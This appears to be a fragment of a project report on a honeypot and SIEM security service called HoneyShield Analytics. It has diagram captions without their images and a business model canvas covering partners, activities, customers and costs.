
Use Case Diagram




Sequence -1 Full Attack Lifecycle (T-Pot)




Sequence -2 EDR Traffic and Incident Response



Sequence -3 Compromized Endpoint Detection Life Cycle





Business Model Canvas (BMC)

HONEYSHIELD ANALYTICS BMC



KEY PARTNERS

- Open-source honeypot communities (Cowrie, Amun, MHN).
- SIEM solution providers (IBM, Splunk, Graylog).
- Cloud hosting & virtualization platforms (VMware, AWS).
- Cybersecurity training centers & universities.
- Government and enterprise security agencies.



KEY ACTIVITIES

- Deployment and management of honeypots across network zones.
- Continuous monitoring and log collection from honeypots.
- Integration with SIEM for real-time analysis.
- Research and analysis of attacker behavior & tools.
- System hardening and tuning based on detected threats.



KEY RESOURCES

- Honeypot frameworks (Cowrie, Amun).
- MHN for centralized management.
- SIEM platform (ELK, Splunk, Graylog).
- Skilled cybersecurity engineers.
- Virtualization & cloud infrastructure.



VALUE PROPOSITIONS

- Early detection of zero-day and brute-force attacks.
- Deception-based security to mislead attackers.
- Centralized monitoring and real-time alerts via SIEM.
- Forensics-ready logs for investigations.
- Increased visibility and intelligence about attacker behavior.



CUSTOMER RELATIONSHIP

- Automated alerts and dashboards for administrators.
- Periodic threat intelligence reports.
- Training and awareness for security teams.
- Support for forensic investigations.



CHANNELS

- Direct deployment in enterprise networks.
- Cloud-based demo environments.
- Training workshops and cyber security labs.
- Research publications and conferences.
- Security awareness programs.



CUSTOMER SEGMENTS

- Large enterprises with sensitive data (banks, healthcare, telecom).
- Government organizations requiring advanced defense.
- Cybersecurity research labs.
- Universities and training institutions.
- SMEs adopting proactive cybersecurity measures.



COST STRUCTURE

- Infrastructure costs (servers, virtualization, cloud).
- SIEM licensing (if using enterprise tools).
- Maintenance and updates for honeypots.
- Staff training and research costs.
- Reporting and dashboard development.



